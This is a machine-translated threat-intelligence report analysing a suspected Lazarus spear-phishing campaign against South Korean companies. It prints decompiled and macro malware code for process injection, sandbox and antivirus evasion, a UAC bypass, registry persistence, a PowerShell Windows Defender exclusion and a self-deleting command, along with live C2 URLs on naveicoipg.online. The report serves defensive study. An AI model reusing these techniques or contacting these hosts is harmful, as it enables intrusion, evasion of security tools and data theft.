

Snow Abuse: Analysis of the Suspected Lazarus Attack Activities against South Korean Companies

Original red raindrops team qianxin threat intelligence center 2022-04-11 00:27

included in the collection

#东亚地区 8 #APT 59 #Lazarus 4

I overview

Spear phishing attacks have long been one of the most convenient ways to get into an enterprise network. Spear phishing attacks are often used against large corporations, banks, or influencers, and most commonly target high-level employees who have access to rich information, or employees in departments that need to open a lot of foreign documents at work. Generally speaking, attack files are macro code written in Microsoft Word or JavaScript code, which are very small, have no superfluous programs built into the files, and whose sole purpose is to download more destructive malware on the target object's computer. Once downloaded, malware spreads further through the targeted network or is only used to steal all available information, helping attackers find targets in the network.

recently, the red raindrop team of the qianxin threat intelligence center has captured a large number of spear phishing attack samples against south korean companies in the daily threat hunt. it is infected through a vulnerable document or chm file, and distinguishes the number of bits of the current operating system, and executes macro code corresponding to the number of bits of the system to achieve the best attack effect. after research, the characteristics of this attack are as follows:

1. THE INITIAL INFECTED DOCUMENTS ARE DOWNLOADED FOR SUBSEQUENT EXECUTION USING CVE-2017-0199 REMOTE CODE EXECUTION VULNERABILITY;
2. The subsequent attack uses the UAC Bypass technology of the local RPC interface to elevate the privilege;
3. subsequent load packing interference analysis and use simple means to detect whether it is in the sandbox;

I sample analysis

0x01 decoy file

The attack sample captured this time is a docx file, all of which use the Microsoft Office/WordPad remote code execution vulnerability, its vulnerability number is CVE-2017-0199, and the decoy analysis of the related samples is as follows:

the bait file induces the victim to click "enable content" in a number of ways. for example, 긴급재난지원금신청서양식 .docx (emergency disaster assistance request form) induces users to click on enable content by displaying garbled file content.



This document was created in earlier version of
Microsoft Office Word.

To view this document, click "Enable Editing" button
on the top yellow bar and then click "Enable Content".

원문집중대상 2심법: 판술땀 醫검조원 김우영분滿 50 (醫吳영조2媛)映땀땀疏, 設땀땀
(移대땀)泥⑤땀땀땀 땀由b 땀땀땀땀 땀땀땀 땀땀땀땀 땀땀땀땀땀 땀땀땀땀땀땀 땀땀땀땀땀 땀땀땀땀땀땀
땀땀땀땀 땀땀 泥レ땀땀 設땀땀땀 땀땀땀땀땀 땀땀땀땀땀 땀땀땀땀 땀땀땀땀
땀땀땀땀상 設땀땀땀땀땀 땀땀땀땀 땀땀땀땀땀 땀땀땀땀땀
땀땀땀땀. 땀땀땀땀땀 땀땀땀
역由) + 設땀땀 設땀땀땀땀땀 땀땀땀 땀땀땀땀상 設WDIT땀\$땀땀)D#땀땀땀 S&Z@吳+땀땀땀9땀
\\EE땀땀+땀땀3\\적c7땀땀W"글'g雄'jz땀땀땀c西땀땀땀wcA땀땀N땀땀sク8|땀땀땀:땀땀땀땀
S|t땀땀^Yyygz땀u땀[[땀-Kr2땀땀땀X&w;땀r2땀땀땀X&w;땀땀返 靑r
땀I/땀땀땀땀6[땀~hQ~\洞땀땀땀땀땀 校{割/땀}Ef땀:땀땀땀=O/_妹땀3\$姜府u카>h
땀땀^;상땀땀e꺾|땀땀Jux땀)M땀u@땀B땀&땀E`땀s
絨땀땀O#땀4땀땀(땀땀땀땀B땀p@oYd땀C83#땀afPO%땀8땀,땀d땀땀喜w땀n땀tu땀6땀-uㄱ땀lm|^7;7
땀B땀땀rg(\b땀땀&zTF7zX땀땀5bthC)&땀땀땀9땀땀1V땀땀땀\$땀v땀z7땀땀땀땀9+<f
S&+bIJ땀&땀#-1땀E,땀M 땀땀땀땀땀땀땀ZF1C땀c땀땀bi0Z땀B땀,땀
땀땀땀42+Jkb@P|땀ndGcU땀6)땀7;땀金땀F@p땀b千땀Q'q".땀f땀H땀땀`4.땀땀`땀Q`U`z2O套
땀땀U~땀O9땀땀땀6땀K땀?幸땀땀땀=q땀땀땀w땀땀;S>땀땀已땀땀灰O땀權u#땀t新吹#땀땀땀#Vh땀땀
全w0깁,z땀w`땀|k땀땀땀땀땀/O땀yhD5땀k땀땀땀땀땀`g{땀땀땀땀땀땀땀땀땀땀;B땀-땀半f咕u|땀
땀땀땀땀0)6땀,땀땀4땀땀땀r3|땀析땀6땀땀`땀4|港/m땀l땀땀땀땀1땀땀 36&땀
K땀Q○땀pXDT[땀Qs];땀|땀5IX땀땀Wm/pREs땀땀.v땀[dg歌\땀땀땀~땀5|波땀땀땀땀땀9땀UO
땀땀땀Wb땀땀땀땀땀Sb땀2땀n땀땀vu땀SS땀Z l/땀땀71O땀m<mr땀
땀Ks땀땀땀땀P땀땀\$^d땀/2땀땀E;5og땀땀(x
각땀(땀땀땀땀땀땀땀땀땀!K%땀?d땀땀
惝7@d땀,땀땀"K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀
K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀,땀땀"K"%땀땀d\$땀Y땀
땀땀땀땀d땀땀,6땀땀땀%땀땀p땀3\$U.? 땀땀땀%H땀땀,=n;땀\$땀땀땀r|j땀d%`땀7
lo땀땀땀|땀
竊땀w6)C땀R땀땀땀x땀땀땀
땀,땀9%땀>5X&땀1g땀땀^기g땀땀땀-Yc땀8땀땀땀z(땀U+땀땀R땀땀.땀땀땀\it%B땀c
n 땀%R땀5p땀U) <{땀땀/0땀JT5땀3땀?땀땀Z`땀W땀땀Y`땀땀땀땀땀集F+w땀, 亏땀땀+<{z땀mby
鉄Sg땀땀]9b7p땀땀땀K땀5j땀땀땀Zb_Alw땀4땀5=+o&/10jK땀땀땀8[_A\땀i8[" AI7땀땀땀땀!X+땀%E땀땀땀?땀
)땀땀땀>땀F땀p땀땀땀c\$땀`#땀]땀땀]#땀]4<mBI땀땀땀F1토)땀A3땀땀N93m땀땀OvK
邦땀>공땀Z9)z`^X(Xh拓/z=땀E땀땀]땀땀Y_拓/z=땀E땀땀땀땀T땀maUYRnmJ땀K땀땀땀B[땀땀땀+
땀땀C땀P땀땀땀x8|땀땀땀^땀땀2땀h\땀땀J땀땀>땀땀C)V(v).X)jVU
z땀^#7땀Z I X=;3땀땀땀(땀땀)k땀땀k`虎W'nD+땀
,땀땀땀O~be(땀)땀땀땀>땀]장G@.@땀Vn`<t:Wov<땀땀>@舍땀n땀a思땀4땀땀O
空[땀f;땀,땀y7[③|Xfcal땀0)t땀Hk<땀#I0
\@爽7!库)땀oe땀땀/^DA2땀e夏땀땀w땀+g땀땀땀땀땀v땀땀@C+
땀땀땀v8g땀땀땀 땀[땀o= 땀k7y땀땀F땀6,땀a=땀땀X"땀땀땀Y땀,땀a=땀땀X"땀땀
땀Y땀,땀a=땀땀X"땀땀땀땀0P땀O!P[땀w땀땀@!HkZ땀aG땀땀V땀 땀'm땀땀땀 々x
校[땀pna3v땀.땀땀-음.佛땀7땀|日땀JN\接7땀땀Z%땀땀3_]땀Gr(땀땀)j@!\|땀땀
詰땀땀`땀 肅q-E땀X&,E땀땀땀H+F땀T
サC땀땀n땀땀R땀땀c땀|땀땀땀T`22땀땀`J0^uO@땀땀BSR月%땀@*땀/땀e&nk"땀땀땀&땀땀땀땀땀
u!.땀땀B
<+땀`땀 땀q땀!/설존.R0땀땀땀Y)w꺾,땀땀ifq71
債d#.]땀dU1<땀]6!꺾B땀z땀땀땀ki|l땀]F42l=;KD땀Vih H;땀땀/말\$땀땀"F땀Z땀[꺾d
땀8땀땀땀땀8,Q@

The bait file 대한광산개발(주).docx (Daehan Mine Development Shares) shows that the document was produced by Windows 11, inducing the victim to click on the enabled content.

THIS DOCUMENT WAS MADE ON WINDOWS 11 ALPHA


TO SAFELY OPEN THE DOCUMENT,
PLEASE PERFORM THE FOLLOWING STEPS




To view this content, please click '**Enable Editing**' at the top in the yellow bar,
and then click '**Enable Content**'

Introducing Windows 11

WINDOWS 11 brings you closer to what you love




or fake microsoft's error message, the same purpose is to induce users to click to enable content.



0x02 malicious macro


Here, take 통지서 .docx (notification) as an example, click on the execution bait file, access the remote template <http://VM2rJOnQ.naveicoipg.online/ACMS/0hUxr3Lx/police0?mid=h1o5cYfJ> download execution, and the file downloaded and executed is as follows.



The macro code embedded in the file first downloads the attached payload (32Bit/64Bit) from the outside:



mount page for payload:



the payload is then decrypted and injected into the winword .exe process.

```

hKernel32 = lLib("kernel32.dll")
If hKernel32 = 0 Then GoTo EX
pLL = mfGPA(hKernel32, DecodeSTR("0umDGdv35JdBefr")) 'LoadLibraryW
If pLL = 0 Then GoTo EX
Call mfGPA(hKernel32, "zzzz")
hNtdll = mfLL(DecodeSTR("8PKGEBuw4o4Q") & Chr(0)) 'ntdll
hCrypt32 = mfLL(DecodeSTR("/fsbDAOttMwYG/I=") & Chr(0)) 'crypt32.dll
If hNtdll = 0 Or hCrypt32 = 0 Then GoTo EX

pRCM = mfGPA(hCrypt32, DecodeSTR("3fSbDAPc74wdBefSjS8D70+MGzY=")) 'CryptBinaryToStringA
pGMFN = mfGPA(hKernel32, DecodeSTR("2e0WMRj6844ZMffqhzIW8+01")) 'GetModuleFileNameW
pCP = mfGPA(hKernel32, DecodeSTR("3fSHHQp71pATFPv1kSs=")) 'CreateProcessW
pNtRT = mfGPA(hNtdll, DecodeSTR("0PKwGQTr64coH+zjgxg=")) 'NtResumeThread
pNtRVM = mfGPA(hNtdll, DecodeSTR("0PKwGRb60Is0A+vnjjES8+mQBQ==")) 'NtReadVirtualMemory
pNtWVM = mfGPA(hNtdll, DecodeSTR("0PK1Dh7q47QVBerzgxAG++uNDg4=")) 'NtWriteVirtualMemory
pNtGCT = mfGPA(hNtdll, DecodeSTR("0PK1GQPd6YwIEubythQF++eG")) 'NtGetContextThread
pNtSCT = mfGPA(hNtdll, DecodeSTR("0PKxGQPd6YwIEubythQF++eG")) 'NtSetContextThread
pVAEx = mfGPA(hKernel32, DecodeSTR("yO+QCAL/6qMQG/HlpwQ=")) 'VirtualAllocEx
pNtTP = mfGPA(hNtdll, DecodeSTR("0PK2GQXz74wdA/vwkbMU+/WR")) 'NtTerminateProcess
Call mfGPA(hNtdll, "zzzz")

If pRCM = 0 Or pGMFN = 0 Or pCP = 0 Or pNtRT = 0 Or pNtRVM = 0 Or pNtWVM = 0 Or pNtGCT = 0 Or pNtSCT = 0 Or pVAEx = 0 Or pNtTP = 0 Then GoTo EX

Dim szCFP As String
szCFP = Space(MAX_PATH)
Dim rGMFN As Variant
Dim curH As LongPtr
Dim dwCFPLen As Long: dwCFPLen = MAX_PATH
ReDim vParams(0 To 2)
vParams(0) = curH
vParams(1) = StrPtr(szCFP)
vParams(2) = dwCFPLen
Call MapPAParams
Dim ldcfRes As Long
ldcfRes = dispCF(0, pGMFN, _
    tagCALLCONV.CC_STDCALL, vbVarType.vbLong, _
    UBound(vParams) + 1, VarPtr(iVarTypes(0)), VarPtr(lVarPtrs(0)), rGMFN)
If ldcfRes <> 0 Or rGMFN = 0 Then GoTo EX
szCFP = Left(szCFP, InStr(szCFP, vbNullChar) - 1)

```

0x03 injected code

the injected code is first anti-sandboxed in the main function.

```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     DWORD TickCount; // edi
4
5     TickCount = GetTickCount();
6     Sleep(0x64u);
7     if ( GetTickCount() - TickCount < 0x32 )
8         exit(0);
9     sub_401792();
10    sub_4016EF();
11    return sub_4013B4();
12 }

```


At the same time, it will detect whether the currently running process contains v3l4sp .exe, and if so, exit the program. v3l4sp .exe a subroutine of south Korean AhnLab's free antivirus software V3 Lite, indicating that the target of this attack is not for individual users in South Korea.


```

1 int sub_4016EF()
2 {
3     HANDLE Toolhelp32Snapshot; // esi
4     BOOL i; // eax
5     const wchar_t *v2; // eax
6     PROCESSENTRY32W pe; // [esp+4h] [ebp-230h] BYREF
7
8     pe.dwSize = 556;
9     memset(&pe.cntUsage, 0, 0x228u);
10    Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
11    GetCurrentProcessId();
12    for ( i = Process32FirstW(Toolhelp32Snapshot, &pe); i; i = Process32NextW(Toolhelp32Snapshot, &pe) )
13    {
14        v2 = (const wchar_t *)decode_401071("v3Zx\\vCXVN");// v3l4sp.exe
15        if ( !_wcsicmp(pe.szExeFile, v2) )
16            exit(1);
17    }
18    CloseHandle(Toolhelp32Snapshot);
19    return 0;
20 }

```

Subsequently, the error .log is released in the %AppData%Local\Microsoft\TokenBroker directory, and "s/o2ldz9l95itdj2e/error.txt?dl=0", and the Release RuntimeBroker .exe is decrypted in the same directory.



The UAC Bypass technology of the native RPC interface is then used to perform the RuntimeBroker .exe.


```

29 v2 = decode_401071(byte_40C2CC); // winver.exe
30 sub_401C2D(v21, (char *)v2);
31 v3 = decode_401071(aZx); // WinSta0\Default
32 sub_401C66(v22, (char *)v3);
33 if ( !(unsigned __int8)((_DWORD (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD))sub_40112C)(0, v4, v1 + 64, v4) )
34 goto LABEL_2;
35 v6 = ProcessHandle;
36 v5 = NtQueryInformationProcess(ProcessHandle, ProcessDebugObjectHandle, &ProcessInformation, 4u, 0);
37 if ( v5 >= 0 )
38 {
39 NtRemoveProcessDebug(v6, ProcessInformation);
40 TerminateProcess(v6, 0);
41 CloseHandle(hObject);
42 CloseHandle(v6);
43 v7 = dword_419AE4;
44 sub_401C66(v21, (char *)(&dword_419AE4 + 586));
45 v8 = decode_401071(byte_40C2E8); // computerdefaults.exe
46 sub_401C2D(v21, (char *)v8);
47 v9 = 16;
48 p_ProcessHandle = &ProcessHandle;
49 do
50 {
51 *(_BYTE *)p_ProcessHandle = 0;
52 p_ProcessHandle = (HANDLE *)((char *)p_ProcessHandle + 1);
53 --v9;
54 }
55 while ( v9 );
56 v11 = 96;
57 p_DebugEvent = &DebugEvent;
58 do
59 {
60 LOBYTE(p_DebugEvent->dwDebugEventCode) = 0;
61 p_DebugEvent = (struct _DEBUG_EVENT *)((char *)p_DebugEvent + 1);
62 --v11;
63 }
64 while ( v11 );
65 if ( !(unsigned __int8)((_DWORD (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD))sub_40112C)(1, 0, v7 + 64, v22) )
66 {
67 LABEL_2:
68 v5 = 0xC0000001;
69 goto LABEL_19;
70 }

```

finally, it is persisted through the registry startup key.

```

v9 = decode_401071("YDR"); // /wd
sub_401C2D(v21, v9);
sub_401C2D(v21, L"/s");
FileW = CreateFileW(v18, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
if ( FileW != (HANDLE)-1 )
{
    for ( i = 0; i < 0x8E00; ++i )
        byte_40ED88[i] ^= byte_40ED7C[i % v15]; // 解密算法
    WriteFile(FileW, byte_40ED88, 0x8E00u, &v15, 0);
    CloseHandle(FileW);
}
sub_4022F2();
result = NtCompressKey((HANDLE)0xFFFF1234);
if ( result < 0 )
{
    sub_401965(v21);
    Sleep(0x1B58u);
    v12 = decode_401071(aP8); // Software\Microsoft\Windows\CurrentVersion\Run
    RegOpenKeyExW(HKEY_CURRENT_USER, (LPCWSTR)v12, 0, 0x20006u, &phkResult);
    v13 = wcslen((const unsigned __int16 *)Data);
    v14 = decode_401071(aFx8_0); // RuntimeBroker
    RegSetValueExW(phkResult, (LPCWSTR)v14, 0, 1u, Data, 2 * v13);
    return RegCloseKey(phkResult);
}
}
}
return result;
}

```

0x04 RuntimeBroker.exe

RuntimeBroker .exe interfered with the researchers' analysis by adding a UPX shell, and after dehulling, it was found that it also detected the sandbox in the main function, and also detected whether the currently running process contained v3l4sp.exe and AYAgent.aye. AYAgent.aye is part of ALYac, south Korea's Internet security suite, esoft.

```
15  v3 = 0;
16  pe.dwSize = 296;
17  memset(&pe.cntUsage, 0, 0x124u);
18  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
19  CurrentProcessId = GetCurrentProcessId();
20  v4 = (void (__stdcall *)(HANDLE))CloseHandle;
21  if ( Process32First(hSnapshot, &pe) )
22  {
23      do
24      {
25          v5 = sub_401000((const char *)dword_40F32C); // v3l4sp.exe
26          if ( !_stricmp(pe.szExeFile, v5) )
27          {
28              dword_411DE0 = 2;
29          }
30          else
31          {
32              v6 = sub_401000((const char *)dword_40F338); // AYAgent.aye
33              if ( !_stricmp(pe.szExeFile, v6) )
34              {
35                  dword_411DE0 = 3;
36              }
37              else if ( !_stricmp(pe.szExeFile, a2) )
38              {
39                  memset(ExeName, 0, 1024);
40                  dwSize = 0;
41                  v7 = OpenProcess(0x1000u, 0, pe.th32ProcessID);
42                  if ( v7 )
43                  {
44                      QueryFullProcessImageNameA(v7, 0, ExeName, &dwSize);
45                      if ( (!GetModuleFileNameExA(v7, 0, ExeName, 260) || !_stricmp(a1, ExeName))
46                          && CurrentProcessId != pe.th32ProcessID )
47                      {
48                          *a3 = pe.th32ProcessID;
49                          ++v3;
50                      }
51                      v9 = v7;
52                      v4 = (void (__stdcall *)(HANDLE))CloseHandle;
53                      CloseHandle(v9);
54                      continue;
55                  }

```

Verify whether the currently running program path is a RuntimeBroker .exe in the %AppData%Local\Microsoft\TokenBroker directory, or delete itself if it is not, which is to evade dynamic detection of the sandbox.

```

1 | BOOL sub_401CC0()
2 | {
3 |     BOOL result; // eax
4 |     CHAR Parameters[1024]; // [esp+0h] [ebp-804h] BYREF
5 |     CHAR Filename[1024]; // [esp+400h] [ebp-404h] BYREF
6 |
7 |     result = 0;
8 |     if ( GetModuleFileNameA(0, Filename, 0x400u) )
9 |     {
10 |         if ( GetShortPathNameA(Filename, Filename, 0x400u) )
11 |         {
12 |             strcpy_s(Parameters, 0x400u, aCDel);
13 |             strcat_s(Parameters, 0x400u, Filename);
14 |             strcat_s(Parameters, 0x400u, aNul);
15 |             if ( GetEnvironmentVariableA(Name, Filename, 0x400u) )
16 |             {
17 |                 if ( (int)ShellExecuteA(0, 0, Filename, Parameters, 0, 1024) > 32 )// /c del Filepath >> NUL
18 |                     return 1;
19 |             }
20 |         }
21 |     }
22 |     return result;
23 | }

```

It is then added to windows Defender's exclusion list using the PowerShell command.

```

if ( dword_412C78 )
{
    v16 = sub_401000((const char *)&dword_40F3AC);// /wd
    if ( strstr(v4, v16) )
    {
        memset(ApplicationName, 0, sizeof(ApplicationName));
        memset(CommandLine, 0, sizeof(CommandLine));
        GetSystemDirectoryA(Buffer, 0x800u);
        strcat_s(ApplicationName, 0x800u, Buffer);
        v17 = sub_401000((const char *)dword_40F3B0);// \cmd.exe
        strcat_s(ApplicationName, 0x800u, v17); // C:\Windows\system32\cmd.exe
        v18 = sub_401000((const char *)dword_40F3BC);
        strcat_s(CommandLine, 0x800u, v18); // /c powershell -Command Add-MpPreference -ExclusionPath
        strcat_s(CommandLine, 0x800u, asc_40F3F4);// "
        strcat_s(CommandLine, 0x800u, Destination);// C:\Users\sam\AppData\Local\Microsoft\TokenBroker\RuntimeBroker.exe
        strcat_s(CommandLine, 0x800u, asc_40F3F4);// "
        v19 = 68;
        p_StartupInfo = &StartupInfo;
        do
        {
            LOBYTE(p_StartupInfo->cb) = 0;
            p_StartupInfo = (struct _STARTUPINFOA *)((char *)p_StartupInfo + 1);
            --v19;
        }
        while ( v19 );
        StartupInfo.wShowWindow = 0;
        StartupInfo.cb = 68;
        CreateProcessA(ApplicationName, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
    }
}
_beginthread((_beginthread_proc_type)StartAddress, 0, 0);
while ( GetMessageA(&Msg, 0, 0, 0) )
{
    TranslateMessage(&Msg);
    DispatchMessageA(&Msg);
}
return Msg.wParam;
}

```

Read the contents of the released error .log file and stitch it together with the URL dl.dropboxusercontent.com of the cloud server Dropbox, so that it acts as an intermediary to pass the C2 information.

naveicoipg.online

The user information is then uploaded to the `hxxp://naveicoipg.online/post2.php` in the specified format `"uid=%s&avtype=%d&avtype=%d&majorv=%d"`, where the value of `avtype` is 1 when no soft kill is specified, 2 when `v3l4sp.exe` is present, and 3 when `AYAgent.aye` is present.

```
11 while ( 1 )
12 {
13     if ( dword_412D14 == 1 )
14         Sleep(600000u);
15     if ( !dword_411DE4 )
16     {
17         dword_414118 = 1;
18         dword_411DE4 = sub_402380() == 1;
19         dword_414118 = 0;
20     }
21     v0 = sub_401000((const char *)dword_40F36C); // uid=%s&avtype=%d&majorv=%d&minorv=%d
22     sub_401CA0(Buffer, v0, (char)::Buffer);
23     v1 = sub_401000((const char *)dword_40F394); // post2.php
24     strcpy_s(Destination, 0x800u, v1);
25     sub_402260(Destination, Buffer);
26     sub_4014E0();
27     if ( !dword_412D14 )
28         Sleep(600000u);
29 }
30 }
```

Subsequent visits `naveicoipg.online's "/fecommand.acm"` page to get the payload, where `uid` is the victim ID of the previous callback C2.

```

1 void sub_4014E0()
2 {
3     char *v0; // eax
4     int var_recv_len; // eax
5     _BYTE *var_recv_buf; // edx
6     int v3; // ecx
7     int v4; // esi
8     int v5; // ebx
9     unsigned int v6; // edi
10    char v7; // al
11    int v8; // eax
12    unsigned int v9; // [esp+0h] [ebp-1010h]
13    int v10; // [esp+4h] [ebp-100Ch]
14    void *Block; // [esp+8h] [ebp-1008h] BYREF
15    char Buffer[2048]; // [esp+Ch] [ebp-1004h] BYREF
16    char Source[2048]; // [esp+80Ch] [ebp-804h] BYREF
17
18    Block = 0;
19    v0 = sub_401000(aP); // fecommand.acm
20    sub_401CA0(Buffer, "%s/%s", g_uid, v0);
21    var_recv_len = mw_connect_phase2_C2_get(Buffer, &Block); // 获取指令
22    v9 = var_recv_len;
